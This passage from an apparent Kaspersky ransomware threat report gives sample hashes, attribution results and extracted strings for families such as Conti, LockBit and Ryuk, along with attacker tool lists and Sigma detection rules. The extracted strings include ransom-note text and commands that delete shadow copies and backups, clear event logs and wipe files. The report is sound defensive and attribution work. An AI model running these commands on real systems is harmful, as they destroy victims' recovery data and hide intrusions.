Cl0p (new)	d6b4bfba0cd0d79cf741150a9cf2ee5d 5e892158e67404ac10f-90477ce0782cb 6499986392fb80f8dd488f9 5473ec55c And others	Cl0p (100%)	ClopReadMe.txt cSecurityCenterIBM SecurityCenterIBM

Family	Tested samples	Samples attributed to actors	Extracted strings
Conti	6da5a1163c-3c8264134b3366521ef78a	Conti (100%), Bazar (1%), Conti Linux (1%)	<p><a href="http://m232fdxbfmbrcgeh-brj5iayknxnggf6niqfj6x4iedrgtab4qupzjlaid.onion">http://m232fdxbfmbrcgeh-brj5iayknxnggf6niqfj6x4iedrgtab4qupzjlaid.onion</a></p> <p>YOU SHOULD BE AWARE!</p> <p>(you should download and install TOR browser first <a href="https://torproject.org">https://torproject.org</a>)</p> <p>A:\source\conti_v3\Release\cryptor.pdb</p> <p><a href="https://contirecovery.info">https://contirecovery.info</a></p> <p>As you know (if you don't - just "google it"), all of the data that has been encrypted by our software cannot be</p> <p>All of your files are currently encrypted by CONTI strain.</p> <p>To make sure that we REALLY CAN get your data back - we offer you to decrypt 2 random files completely free</p>
Conti	0cd029a800740242acd61851bfca6389	RaccoonStealer (8%), Smoke Loader (8%), RedLine(7%), DanaBot (7%), CryptBot (6%) - Malware packers matches	ProductVersus FileVersus
Conti	796a92acbede-4231a24b5f6100393423 And others	Conti (100%)	
Doppelpaymer	c72177d-54f200389e1e6307897292c23 cb9c05ef3c08ed-4810c2bb9599861b81 And others	<b>DoppelPaymer</b> (100%)	IrwhEbzeh.exe F:\ACTUALLIST\LOGINFIRST!!!@RTGWEHW.exe
Everest	4cecba74a070e41e186e62bddf7bb985 4d9398314dbd639af2645d62c78714a5 93e1b45fc2e9e645d440cfdcc7e12f92 4038c4ddc39fe74843065a44b961e04b And others	Everest (100%)	
Hive	6c1444d0e1c63881918fdd4d60d54f9d	Hive Ransomware (100%), SilentBreak_CA (12%), Hive Ransomware Linux (1%), DeadBolt_Ransomware (1%), TellYouThePass_Ransomware (1%)	- Matches between file samples are mainly found in function prologues or a Golang runtime package. There is no code shared between families.

Family	Tested samples	Samples attributed to actors	Extracted strings
Hive	4e24407deffd0a8b899961 ea1c9222b8 4b0fc56cce5167743ce650 ddac0f51b2 7e3d8f824334f1d6d122249 ab9cc4eb7 0ab91e5ef3adaca38f342 d3f08263741	Hive Ransomware (10-36%), SilentBreak_CA (5-12%), Hive Ransomware Linux (1%), DeadBolt_Ransomware (1%), TellYouThePass_Ransomware (1%)	<ul style="list-style-type: none"> <li>- Matches between file samples are mainly found in function prologues or a Golang runtime package.</li> <li>There is no code shared between families.</li> </ul>
Lockbit	aa054989688fede5afdb-1ce6c3e95ce3 2ec6e2453b902eaf-f62a936e26338445	Lockbit (100%), Lockbit 2.0 (98%), Stealbit (1%)	\Registry\Machine\Software\Classes\Lockbit\shell\Open \Registry\Machine\Software\Classes\Lockbit /C ping 127.0.0.7 -n 3 > Nul & fsutil file setZeroData offset=0 length=52428 LockBit Class <a href="https://bigblog.at">https://bigblog.at</a> LockBit_2_0_Ransom \Registry\Machine\Software\Classes\.lockbit\DefaultIcon \BaseNamedObjects\%02X%02X%02X-%02X%02X-%02X-%02X <Exec><Command>%s</Command><Arguments>%s</Arguments> cmd.exe /c "shutdown.exe /r /f /t 0" LDAP://CN=%s,CN= Policies,CN=System,DC [Software\Policies\Microsoft\Windows Defender\Real-Time Protection

Family	Tested samples	Samples attributed to actors	Extracted strings
Lockbit	1024a8b9aed885c-0117476c87cc5bc08	<p>Lockbit (100%)</p> <p>Babuk_Locker (31%), Ryuk (9%), RansomEXX (6%), Diavol ransomware (5%)</p> <ul style="list-style-type: none"> <li>- Matches between file samples are mainly found due to activities inherent to any ransomware, such as deleting shadow copies (accessing the vssadmin utility)</li> </ul>	vmware-usbarbitator64 MSSQLFDLauncher\$SB-SMONITORING mydesktopqos \Restore-My-Files.txt SOFTWARE\LockBit # Do not rename encrypted files. /c bcdedit /set {default} bootstatuspolicy ignoreall-failures /c wevtutil cl security Local time: %d.%d %d:%d Killed process: %s [pid: %ld] /c wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest /c wbadmin DELETE SYSTEMSTATEBACKUP Volume Shadow Copy & Event log clean /c wevtutil cl system SQLAgent\$KAV_CS_ADMIN_KIT Global\{02B49784-1CA2-436C-BC08-72FA3956507D} /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {d %ld files encrypted; speed %ld files/sec Unable to bind NOTE file IOCP %S error: %d y /C ping 127.0.0.7 -n 3 > Nul & fsutil file setZeroData offset=0 length=524288 "%s Open link http://lockbit-decryptor.top/?

Family	Tested samples	Samples attributed to actors	Extracted strings
Lockbit	c5c4fea534279ee-19af84d8000b58f5d1024a8b9aed885c-0117476c87cc5bc08	Lockbit (99%) Babuk_Locker (31%), Ryuk (9%), RansomEXX (5%), Diavol ransomware (4%) - Matches between file samples are mainly found due to activities inherent to any ransomware, such as deleting shadow copies (accessing the vssadmin utility)	/c vssadmin Delete Shadows /All /Quiet %S %s total / %s free /c vssadmin delete shadows /all /quiet & wmic shadowcopy AES-NI support enabled LockBit Ransom %s\LockBit-note.hta y /C ping 127.0.0.7 -n 3 > Nul & fsutil file setZeroData offset=0 length=524288 "%s" & Del /f /q "%s"   1. Open link http://lockbit-decryptor.top/? vmware-usbarbitator64
Pysa	6a58c982b5ab1b72e-5445281983550da43cb02d6987ae179c69a7dd8c45fe67569d384bd-941100d26644eb-c8b0534190e20d8b10b555b3bc2711bb878a02cabc2db443f65be83529957ff-baeda48402	Mespinosa_ransonware (65%) = Pysa	%s\Readme.README Every byte on any types of your devices was encrypted. A: You can send us 2 files(-max 2mb). Hi Company, A: Protect Your System Amigo.
Ryuk	fe51255c009bbc-4f74186e7a5db0f81bfca7c92f41e13861b4e6f-60405c714eb0a9ff83b67a2bc19ae7b3f-4b154ea6d8	Cring(71%), Ryuk (49%), Lazars (30%), BlueNoroff(29%), HermesRansom (5%) - Matches between file samples are mainly found due to activities inherent to any ransomware. There is no code shared between Ryuk, Cring, HermesRansom	del /s /f /q h:\*.VHD h:\*.bac h:\*.bak h:\*.wbcat h:\*.bkf h:\Backup** h:\backup** h:\*.set h:\*.win cies\System\br/>vssadmin resize shadow-storage /for=e:/on=e:/maxsize=401MB vssadmin Delete Shadows /all /quiet \users\Public\finish
RagnarLocker	6d122b4bfab5e75f3ae-903805cbbc641	Ragnar Locker (100%), CI0p (1%)	

The data presented above makes it clear that, unlike techniques, string and genotype relations between ransomware families cannot be used for attribution purposes. Matches between file samples are mainly found due to activities inherent in any ransomware, such as deleting shadow copies (accessing the vssadmin utility) or sequentially reading a large number of files, or due to snippets of code shared by all programs, such as function prologues or a Golang runtime package, with the match percentage being low. Technical analysis, or tools like KTAE, can help determine to which family or actor a file belongs. The IoCs provided in Appendix II show a clear separation of files between the various families.

# Tools and Utilities

We used the results of our attack analysis to compile a list of well-known utilities used by ransomware operators.

Actors	Tools
Hive	PsExec, RedLine Stealer, CobaltStrike, NBMiner, dxdiag, Advanced IP Scanner, PCHunter, GMER, Bloodhound
Clop	FlawedAmmyy RAT, CobaltStrike, TinyMet, SDBOT, DEWMODE, Get2 Loader
Lockbit	Mimikatz, PsExec, Koadic, Empire, LaZagne
RagnarLocker	CobaltStrike
Conti	QBot, IcedID, CobaltStrike
Pysa	Gasket, PsExec, PowerShell Empire, MagicSocks
Blackbyte	CobaltStrike, Mimikatz, AnyDesk, SoftPerfect Network Scanner, Process Explorer, PowerView
BlackCat	PsExec, CobaltStrike, Mimikatz, WebBrowserPassView, Koadic, Empire, LaZagne



# Conclusions

As can be seen from the analysis presented above, the schemes by which the attackers plan their actions are very similar to each other. The ways in which attackers achieve their goals lend themselves to systematisation and the creation of generic rules to prevent such attacks. The methodology MITRE ATT&CK allows you to quickly and accurately attribute detected security events to the techniques and tactics presented.

## Where does the similarity between attacks come from

To summarise why the attacks are similar to each other, we can highlight several main points:

**a**

**The emergence of the phenomenon as Ransomware-as-a-Service (RaaS), when the operators themselves do not deliver malware, but only provide the data encryption services. Since those people who deliver malicious files also want to simplify their lives, they use template delivery methods or automation tools to gain access.**

**b**

**The reusing of old and similar tools makes life easier for attackers and reduces the time it takes to prepare for an attack.**

**c**

**Reusing common TTPs makes hacking easier. Although it is possible to detect such techniques, it usually cannot be done preventively on all possible threat vectors.**

**d**

**An attack on a large number of companies. Due to the low cost of preparing an attack per victim, there can be many victims, which will ultimately prove statistically profitable for ransomware attackers**

**e**

**Slow installation of updates and patches among victims. It often happens that those who are vulnerable to a known vulnerability are attacked.**

## Final observations

If you use our report as a guideline to build protection against ransomware attacks, you can improve your organisation's protection not only against a particular family, but against most families at once, as well as speed up incident response, since all identified techniques and progressions through attack stages (according to KillChain) are similar. All proposed defence mechanisms are already presented in the report, including SIGMA rules that are ready to be applied to infrastructure and security rules to mitigate similar incidents.

The schema created in the analysis can be used to build a threat model and test the existing solutions against this model.

# Appendix I – Sigma Rules

Techniques	SIGMA
Exploit Public-Facing Application T1190	<ul style="list-style-type: none"> <li>● Windows Shell Start by Web Applications</li> </ul>
User Execution T1204	<ul style="list-style-type: none"> <li>● Started windows shell from Trusted process</li> <li>● Drop Execution File From by Trusted Process</li> </ul>
Command and Scripting Interpreter T1059	<p>Available in the full version of the report in Kaspersky TIP:</p> <ul style="list-style-type: none"> <li>● Execution of Downloaded Powershell Code</li> <li>● Encoded/decoded PowerShell Code Execution</li> <li>● Executing PS1 from Public Directory</li> <li>● Powershell Suspicious Arguments</li> <li>● Executing JavaScript from Public Directories</li> </ul>
Windows Management Instrumentation T1047	<p>Available in the full version of the report in Kaspersky TIP:</p> <ul style="list-style-type: none"> <li>● Suspicious Command wmic.exe</li> <li>● Suspicious Child Process Wmiprvse.exe</li> </ul>
Scheduled Task/Job: Scheduled Task T1053.005	<ul style="list-style-type: none"> <li>● Scheduled Task Start from Public Directory</li> <li>● Windows Shell Started Schtasks</li> </ul>
Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder T1547.001	<p>Available in the full version of the report in Kaspersky TIP:</p> <ul style="list-style-type: none"> <li>● Modification Main Registry Run Keys</li> <li>● Adding Path of Open Folder in Run Keys via Registry</li> <li>● Adding Suspicious File in Autorun Keys via Registry</li> <li>● Suspicious File Creation in Startup Folder</li> </ul>
Account Manipulation T1098	<p>Available in the full version of the report in Kaspersky TIP:</p> <ul style="list-style-type: none"> <li>● Account Creation via Powershell</li> <li>● Account Creation via net.exe</li> <li>● Adding Account in Domain or Local Admin Group via net.exe</li> <li>● Adding Account in Domain or Local Admin Group via PowerShell</li> </ul>
Create or Modify System Process: Windows Service T1543.003	<p>Available in the full version of the report in Kaspersky TIP:</p> <ul style="list-style-type: none"> <li>● Service Installation From Non-System Directory</li> <li>● Service Image Path Modification via sc.exe</li> </ul>
BITS Jobs T1197	<p>Available in the full version of the report in Kaspersky TIP:</p> <ul style="list-style-type: none"> <li>● File Download via Bitsadmin</li> <li>● Suspicious Jobs via Bitsadmin</li> </ul>
Abuse Elevation Control Mechanism: Bypass User Account Control T1548.002	<ul style="list-style-type: none"> <li>● UAC Bypass via COM Object</li> <li>● Disabling UAC via Registry</li> </ul>

Techniques	SIGMA
Exploitation for Privilege Escalation T1068	<p>Available in the full version of the report in Kaspersky TIP:</p> <ul style="list-style-type: none"> <li>● Created Windows Shell from Critical Windows Process</li> </ul>
Access Token Manipulation T1134	<p>Available in the full version of the report in Kaspersky TIP:</p> <ul style="list-style-type: none"> <li>● Get-System Detection (Empire, CobaltStrike, Metasploit Meterpreter)</li> </ul>
Signed Binary Proxy Execution T1218	<p>Available in the full version of the report in Kaspersky TIP:</p> <ul style="list-style-type: none"> <li>● Shell Creation by Mshta.exe</li> <li>● External HTA file Execution</li> <li>● Executing HTA file from Public Directory</li> <li>● Shell Creation by Regsvr32.exe</li> <li>● External DLL Execution via Regsvr32.exe</li> <li>● Shell Creation by Rundll32.exe</li> <li>● External DLL Execution via Rundll32</li> <li>● Suspicious Rundll32.exe Arguments</li> </ul>
Process Injection T1055	<p>Available in the full version of the report in Kaspersky TIP:</p> <ul style="list-style-type: none"> <li>● Remote Thread Creation in Critical Process</li> <li>● DLL Injection via LoadLibrary API</li> </ul>
Impair Defences: Disable or Modify System Firewall T1562.004	<p>Available in the full version of the report in Kaspersky TIP:</p> <ul style="list-style-type: none"> <li>● Disabling Windows Firewall via Netsh.exe</li> <li>● Firewall Configuration Modification via Netsh.exe</li> </ul>
Disable or Modify Tools T1562.001	<p>Available in the full version of the report in Kaspersky TIP:</p> <ul style="list-style-type: none"> <li>● Disabling Windows Defender via Registry</li> <li>● Disabling or Modification Windows Defender via Powershell</li> <li>● Windows Defender Exclusions Modification via Registry</li> </ul>
Masquerading T1036	<ul style="list-style-type: none"> <li>● Executing File Named as System Process in Unusual Directory</li> <li>● Anomaly in the Windows Critical Process Tree</li> <li>● Created Windows Shell from Critical Windows Process</li> </ul>
Indicator Removal on Host: File Deletion T1070.004	<p>Available in the full version of the report in Kaspersky TIP:</p> <ul style="list-style-type: none"> <li>● Ping and File Deletion in Command line</li> </ul>
Indicator Removal on Host: Clear Windows Event Logs T1070.001	<p>Available in the full version of the report in Kaspersky TIP:</p> <ul style="list-style-type: none"> <li>● Clear Windows Event Logs via Command Line</li> <li>● Clear Windows Event Logs</li> </ul>
Deobfuscate/Decode Files or Information T1140	<p>Available in the full version of the report in Kaspersky TIP:</p> <ul style="list-style-type: none"> <li>● Encoded/decoded PowerShell Code Execution</li> </ul>

Techniques	SIGMA
OS Credential Dumping: LSASS Memory T1003.001	<ul style="list-style-type: none"> <li>● Suspicious LSASS Memory Access</li> <li>● Detected Access to SAM,SYSTEM and SECURITY registry hives</li> </ul>
Credentials from Password Stores: Credentials from Web Browsers T1555.003	<p>Available in the full version of the report in Kaspersky TIP:</p> <ul style="list-style-type: none"> <li>● Suspicious Access to Credentials from Web Browsers</li> </ul>
System Network Connections Discovery T1049	<ul style="list-style-type: none"> <li>● System Network Connections Discovery via Standard Windows Utilities</li> <li>● System Network Connections Discovery via PowerShell</li> </ul>
Remote System Discovery T1018	<p>Available in the full version of the report in Kaspersky TIP:</p> <ul style="list-style-type: none"> <li>● Remote System Discovery via Standard Windows Utilities</li> <li>● Remote System Discovery via PowerShell</li> </ul>
Network Share Discovery T1135	<p>Available in the full version of the report in Kaspersky TIP:</p> <ul style="list-style-type: none"> <li>● Network Share Discovery via Standard Windows Utilities</li> <li>● Network Share Discovery via PowerShell</li> </ul>
Account Discovery T1087	<p>Available in the full version of the report in Kaspersky TIP:</p> <ul style="list-style-type: none"> <li>● Account Discovery via Standard Windows Utilities</li> <li>● Account Discovery via PowerShell</li> </ul>
Process Discovery T1057	<p>Available in the full version of the report in Kaspersky TIP:</p> <ul style="list-style-type: none"> <li>● Process Discovery via Standard Windows Utilities</li> <li>● Process Discovery via PowerShell</li> </ul>
Remote Services: Remote Desktop Protocol T1021.001	<ul style="list-style-type: none"> <li>● Enabling RDP via Registry</li> <li>● Enabling RDP in Windows Firewall</li> </ul>
Lateral Tool Transfer T1570	<p>Available in the full version of the report in Kaspersky TIP:</p> <ul style="list-style-type: none"> <li>● File Download via Bitsadmin</li> <li>● PsExec Suspicious Commands</li> <li>● PsExec Pipes Artefacts</li> <li>● Mounting Shares via net</li> <li>● Using Explicit Credentials while mounting Share</li> </ul>
Remote Services: SMB/Windows Admin Shares T1021.002	<p>Available in the full version of the report in Kaspersky TIP:</p> <ul style="list-style-type: none"> <li>● PsExec Suspicious Commands</li> <li>● PsExec Pipes Artefacts</li> <li>● Mounting Shares via net</li> <li>● Using Explicit Credentials while mounting Share</li> </ul>

Techniques	SIGMA
Inhibit System Recovery T1490	<ul style="list-style-type: none"><li>● Shadow Copies Deletion</li><li>● Disable Automatic Windows Recovery</li></ul>
Service Stop T1489	<p>Available in the full version of the report in Kaspersky TIP:</p> <ul style="list-style-type: none"><li>● Service Stop via taskkill</li><li>● Service Stop via sc.exe</li><li>● Service Stop via Powershell.exe</li><li>● Service Stop via net.exe</li></ul>



```

title: Windows Shell Start by Web Applications
description: Detects windows shell start by web applications, may indicate web
application exploitation
author: Kaspersky
status: stable
tags:
    - attack.Initial _ Access
    - attack.T1190
    - attack.Execution
    - attack.T1059
    - attack.Persistence
    - attack.T1505.003
logsource:
    product: windows
    category: process _ creation
detection:
    selection:
        ParentImage|contains:
            - '\php-cgi.exe'
            - '\nginx.exe '
            - '\w3wp.exe'
            - '\httpd.exe'
            - '\tomcat'
            - '\apache'
        Image|endswith:
            - '\mshta.exe'
            - '\wscript.exe'
            - '\mftrace.exe'
            - '\powershell.exe'
            - '\powershell _ ise.exe'
            - '\scriptrunner.exe'
            - '\cmd.exe'
            - '\forfiles.exe'
            - '\msiexec.exe'
            - '\rundll32.exe'
            - '\wmic.exe'
            - '\hh.exe'
            - '\regsvr32.exe'
            - '\schtasks.exe'
            - '\scrcons.exe'
            - '\bash.exe'
            - '\sh.exe'
            - '\cscript.exe'
    filter:
        CommandLine|contains:
            - 'rotatelogs'
condition: selection and not filter
falsepositives: unknown
level: high

```

```
title: Started windows shell from Trusted process
description: Start windows shell from frequent attachment format in a letter
author: Kaspersky
status: stable
tags:
  - attack.Initial _ Access
  - attack.T1204.002
  - attack.Execution
  - attack.T1566.001
  - attack.T1059
logsource:
  product: windows
  category: process _ creation
detection:
  selection:
    ParentImage|endswith:
      - '\winword.exe'
      - '\access.exe'
      - '\excel.exe'
      - '\mspub.exe'
      - '\powerpnt.exe'
      - '\visio.exe'
      - '\outlook.exe'
      - '\wordpad.exe'
      - '\notepad.exe'
      - '\AcroRd32.exe'
      - '\acrobat.exe'
    Image|endswith:
      - '\mshta.exe'
      - '\wscript.exe'
      - '\mftrace.exe'
      - '\powershell.exe'
      - '\powershell _ ise.exe'
      - '\scriptrunner.exe'
      - '\cmd.exe'
      - '\forfiles.exe'
      - '\msiexec.exe'
      - '\rundll32.exe'
      - '\wmic.exe'
      - '\hh.exe'
      - '\regsvr32.exe'
      - '\schtasks.exe'
      - '\srccons.exe'
      - '\bash.exe'
      - '\sh.exe'
      - '\cscript.exe'
```

```
filter:
  Image|endswith:
    - '\rundll32.exe'
CommandLine|contains:
  - 'ndfapi.dll'
  - 'tcpmonui.dll'
  - 'printui.dll'
  - 'devmgr.dll'
  - 'keymgr.dll'
  - 'powrprof.dll'
  - 'advapi32.dll'
  - 'shdocvw.dll'
  - 'user32.dll'
  - 'shell32.dll'
condition: selection and not filter
falsepositives: unknown
level: high
```

**title: Drop Execution File From by Trusted Process**

description: An adversary may weaponize an office document to drop and execute the malicious payload

author: Kaspersky

status: stable

tags:

- attack.Initial \_ Access
- attack.T1204.002
- attack.Execution
- attack.T1566.001

logsource:

product: windows  
category: file \_ creation

detection:

selection1:

Image|endswith:

- '\winword.exe'
- '\access.exe'
- '\excel.exe'
- '\mspub.exe'
- '\powerpnt.exe'
- '\visio.exe'
- '\outlook.exe'
- '\wordpad.exe'
- '\notepad.exe'
- '\AcroRd32.exe'
- '\acrobat.exe'

TargetFilename|endswith:

- '.bat'
- '.cmd'
- '.cpl'
- '.exe'
- '.hta'
- '.dll'
- '.reg'
- '.vb'
- '.vbe'
- '.vbs'
- '.vba'
- '.wsf'
- '.wsc'
- '.ps1'
- '.jse'
- '.js'
- '.msi'
- '.sct'
- '.pif'
- '.paf'
- '.rgs'

condition: selection1

falsepositives: unknown

level: high



```
title: Windows Shell Started Schtasks
description: Suspicious parent process schtasks
author: Kaspersky
status: stable
tags:
  - attack.Execution
  - attack.Persistence
  - attack.Privilege_Escalation
  - attack.T1053.005
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith:
      - '\schtasks.exe'
    ParentImage|endswith:
      - '\powershell_ise.exe'
      - '\cmstp.exe'
      - '\appvlp.exe'
      - '\mftrace.exe'
      - '\scriptrunner.exe'
      - '\forfiles.exe'
      - '\msiexec.exe'
      - '\rundll32.exe'
      - '\mshta.exe'
      - '\hh.exe'
      - '\wmic.exe'
      - '\regsvr32.exe'
      - '\scrccons.exe'
      - '\bash.exe'
      - '\sh.exe'
      - '\cscript.exe'
      - '\wscript.exe'
      - '\powershell.exe'
      - '\cmd.exe'
    condition: selection
falsepositives: Legitimate System Administrator actions
level: medium
```

```
title: Scheduled Task Start from Public Directory
description: Adversaries often create Scheduled Task with sample in Public
Directory
author: Kaspersky
status: stable
tags:
    - attack.Execution
    - attack.Persistence
    - attack.Privilege Escalation
    - attack.T1053.005
logsource:
    product: windows
    category: process_creation
detection:
    selection:
        Image|contains:
            - '\schtasks.exe'
        Commandline|contains:
            - '\ProgramData\' 
            - '\Users\' 
            - '\Public\' 
            - '\AppData\' 
            - '\Desktop\' 
            - '\Downloads\' 
            - '\Temp\' 
            - '\Tasks\' 
            - '\$Recycle'
    condition: selection
falsepositives: Unknown
level: medium
```



```

title: UAC Bypass via COM Object
description: Detects bypassing UAC via COM Object
tags:
  - attack.Privilege _ Escalation
  - attack.Defense _ Evasion
  - attack.T1548.002
logsource:
  product: windows
  category: process _ creation
detection:
  selection:
    Image|endswith: '\dllhost.exe'
    CommandLine|contains:
      - '{3E5FC7F9-9A51-4367-9063-A120244FBEC7}'
      - '{3E000D72-A845-4CD9-BD83-80C07C3B881F}'
      - '{BD54C901-076B-434E-B6C7-17C531F4AB41}'
      - '{D2E7041B-2927-42FB-8E9F-7CE93B6DC937}'
      - '{E9495B87-D950-4AB5-87A5-FF6D70BF3E90}'
    condition: selection
falsepositives: unknown
level: high

```

```

title: Disabling UAC via Registry
description: Detects disabling UAC via registry
tags:
  - attack.Privilege _ Escalation
  - attack.Defense _ Evasion
  - attack.T1548.002
logsource:
  product: windows
  category: registry _ set
detection:
  selection:
    EventType: 'SetValue'
    TargetObject:
      - 'HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableLUA'
      - 'HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\ConsentPromptBehaviorAdmin'
      - 'HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\PromptOnSecureDesktop'
      - 'HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableInstallerDetection'
    Details: 'DWORD (0x00000000)'
  condition: selection
falsepositives: unknown
level: high

```

```
title: Executing File Named as System Process in Unusual Directory
description: Adversaries may masquerade own malicious process like system
process
author: Kaspersky
status: stable
tags:
    - attack.Defense _ Evasion
    - attack.T1036.005
logsource:
    product: windows
    category: process _ creation
detection:
    selection1:
        image|endswith:
            - "\agentservice.exe"
            - "\applicationframehost.exe"
            - "\applytrustoffline.exe"
            - "\arp.exe"
            - "\at.exe"
            - "\audiogd.exe"
            - "\auditpol.exe"
            - "\baaupdate.exe"
            - "\bdechangepin.exe"
            - "\bdeuisrv.exe"
            - "\bioiso.exe"
            - "\bootim.exe"
            - "\browser _ broker.exe"
            - "\bthudtask.exe"
            - "\calc.exe"
            - "\certreq.exe"
            - "\change.exe"
            - "\checknetisolation.exe"
            - "\chglogon.exe"
            - "\chkdisk.exe"
            - "cipher.exe"
            - "\colorcpl.exe"
            - "\compmgmtlauncher.exe"
            - "\comppkgsrv.exe"
            - "\computerdefaults.exe"
            - "\csrss.exe"
            - "\ctfmon.exe"
            - "\cttune.exe"
            - "\datausagelivetiletask.exe"
            - "\dccw.exe"
            - "\ddodiag.exe"
            - "\deploymentcsphelper.exe"
            - "\devicecensus.exe"
            - "\devicecredentialdeployment.exe"
```

- "\deviceenroller.exe"
- "\dfrgui.exe"
- "\disksnapshot.exe"
- "\dispdiag.exe"
- "\displayswitch.exe"
- "\djoin.exe"
- "\dllhost.exe"
- "\dmcfgghost.exe"
- "\dmomacpmo.exe"
- "\dnsocacheugc.exe"
- "\dpapimig.exe"
- "\dpiscaling.exe"
- "\driverquery.exe"
- "\drvinst.exe"
- "\dsregcmd.exe"
- "\dstokenclean.exe"
- "\dwm.exe"
- "\dxgiadaptercache.exe"
- "\dxpserver.exe"
- "\easinvoker.exe"
- "\easpolicymanagerbrokerhost.exe"
- "\edpcleanup.exe"
- "\ehstorauthn.exe"
- "\esentutl.exe"
- "\expand.exe"
- "\extrac32.exe"
- "\filehistory.exe"
- "\fltmc.exe"
- "\fodhelper.exe"
- "\fondue.exe"
- "\fsiso.exe"
- "\fsquirt.exe"
- "\fvenotify.exe"
- "\fveprompt.exe"
- "\fxscover.exe"
- "\fxsunatd.exe"
- "\gamepanel.exe"
- "\genvalobj.exe"
- "\getmac.exe"
- "\gpresult.exe"
- "\gpupdate.exe"
- "\hvax64.exe"
- "\hvix64.exe"
- "\hvsievaluator.exe"
- "\ie4uinit.exe"
- "\ieunatt.exe"
- "\immersivetpmvscmgrsvr.exe"

- "\iscsicli.exe"
- "\klist.exe"
- "\ksetup.exe"
- "\label.exe"
- "\licensingdiag.exe"
- "\lockscreencontentserver.exe"
- "\logonui.exe"
- "\lpremove.exe"
- "\lsass.exe"
- "\magnify.exe"
- "\mcbuilder.exe"
- "\mdeserver.exe"
- "\mdmappinstaller.exe"
- "\mdmdiagnosticstool.exe"
- "\mdsched.exe"
- "\mfmpmp.exe"
- "\mobsync.exe"
- "\mschedexe.exe"
- "\msconfig.exe"
- "\msdt.exe"
- "\msdtc.exe"
- "\msg.exe"
- "\mshta.exe"
- "\msiexec.exe"
- "\msinfo32.exe"
- "\mspaint.exe"
- "\msra.exe"
- "\mstsc.exe"
- "\muiunattend.exe"
- "\multidigimon.exe"
- "\musnotification.exe"
- "\musnotificationux.exe"
- "\musnotifyicon.exe"
- "\nbtstat.exe"
- "\net.exe"
- "\net1.exe"
- "\netbtugc.exe"
- "\nethost.exe"
- "\netioug.c.exe"
- "\netplwiz.exe"
- "\netsh.exe"
- "\netstat.exe"
- "\ngciso.exe"
- "\nltest.exe"
- "\nslookup.exe"
- "\ntoskrnl.exe"
- "\omadmclient.exe"

- "\openfiles.exe"
- "\optionalfeatures.exe"
- "\osk.exe"
- "\pacjsworker.exe"
- "\packageinspector.exe"
- "\pathping.exe"
- "\pcalua.exe"
- "\perfmon.exe"
- "\pinenrollmentbroker.exe"
- "\plasrv.exe"
- "\pnppnunattend.exe"
- "\presentationhost.exe"
- "\printbrmui.exe"
- "\printui.exe"
- "\psr.exe"
- "\query.exe"
- "\quickassist.exe"
- "\quser.exe"
- "\qwinsta.exe"
- "\rasautou.exe"
- "\rasdial.exe"
- "\rasserver.exe"
- "\rdpclip.exe"
- "\rdpinit.exe"
- "\rdpsauachelper.exe"
- "\rdpshell.exe"
- "\rdvghelper.exe"
- "\reagentc.exe"
- "\recdisc.exe"
- "\recover.exe"
- "\reg.exe"
- "\register-cimprovider.exe"
- "\regsvr32.exe"
- "\rekeywiz.exe"
- "\relpost.exe"
- "\repair-bde.exe"
- "\resetengine.exe"
- "\resmon.exe"
- "\rmactivate.exe"
- "\rmactivate\_isv.exe"
- "\route.exe"
- "\rpcping.exe"
- "\rstrui.exe"
- "\rundll32.exe"
- "\runtimebroker.exe"
- "\rwinsta.exe"
- "\scrnsave.scr"

- "\sdclt.exe"
- "\searchfilterhost.exe"
- "\secedit.exe"
- "\securityhealthservice.exe"
- "\services.exe"
- "\settingsynchost.exe"
- "\setupugc.exe"
- "\sgrmbroker.exe"
- "\slidetoshutdown.exe"
- "\slui.exe"
- "\smss.exe"
- "\spaceagent.exe"
- "\spectrum.exe"
- "\spoolsv.exe"
- "\sppextcomobj.exe"
- "\srtasks.exe"
- "\stordiag.exe"
- "\svchost.exe"
- "\sysreseterr.exe"
- "\systempropertiesadvanced.exe"
- "\systempropertiescomputername.exe"
- "\systempropertieshardware.exe"
- "\systemreset.exe"
- "\systemsettingsadminflows.exe"
- "\tabcal.exe"
- "\tapiunattend.exe"
- "\tar.exe"
- "\taskhostw.exe"
- "\tasklist.exe"
- "\taskmgr.exe"
- "\tcmssetup.exe"
- "\tieringengineservice.exe"
- "\tscon.exe"
- "\tsdiscon.exe"
- "\tskill.exe"
- "\typeperf.exe"
- "\tzsync.exe"
- "\uevappmonitor.exe"
- "\unlodctr.exe"
- "\upfc.exe"
- "\upgraderesultsui.exe"
- "\useraccountcontrolsettings.exe"
- "\userinit.exe"
- "\usocoreworker.exe"
- "\utilman.exe"
- "\vaultcmd.exe"
- "\vds.exe"

- "\vdsldr.exe"
- "\vssadmin.exe"
- "\vssvc.exe"
- "\w32tm.exe"
- "\waitFor.exe"
- "\wbengine.exe"
- "\wecutil.exe"
- "\werfault.exe"
- "\werfaultsecure.exe"
- "\wermgr.exe"
- "\wfs.exe"
- "\whoami.exe"
- "\wiaacmgr.exe"
- "\wiawow64.exe"
- "\wifitask.exe"
- "\wimserv.exe"
- "\wininit.exe"
- "\winlogon.exe"
- "\winrs.exe"
- "\winsat.exe"
- "\wkspbroker.exe"
- "\wksprt.exe"
- "\wlrmldr.exe"
- "\wmpdmc.exe"
- "\workfolders.exe"
- "\wpcmon.exe"
- "\wpninst.exe"
- "\wpr.exe"
- "\write.exe"
- "\wsadminui.exe"
- "\wsmanhttpconfig.exe"
- "\wsmprovhost.exe"
- "\wusa.exe"

selection2:

Image|contains:

- '\system32\'
- '\SysWOW64\'
- '\WinSxS\'

condition: selection1 and not selection2

falsepositives: unknown

level: High

```
title: Anomaly in the Windows Critical Process Tree
description: Anomaly in childs/parents critical process windows
author: Kaspersky
status: stable
tags:
    - attack.Defense _ Evasion
    - attack.T1036
logsource:
    product: windows
    category: process _ creation
detection:
    selection1:
        Image|endswith:
            - "\csrss.exe"
    selection2:
        ParentImage|contains:
            - '\smss.exe'
    selection3:
        Image|endswith:
            - "\explorer.exe"
    selection4:
        ParentImage|endswith:
            - '\userinit.exe'
            - '\winlogon.exe'
            - '\runtimebroker.exe'
            - '\explorer.exe'
    selection5:
        Image|endswith:
            - "\lsass.exe"
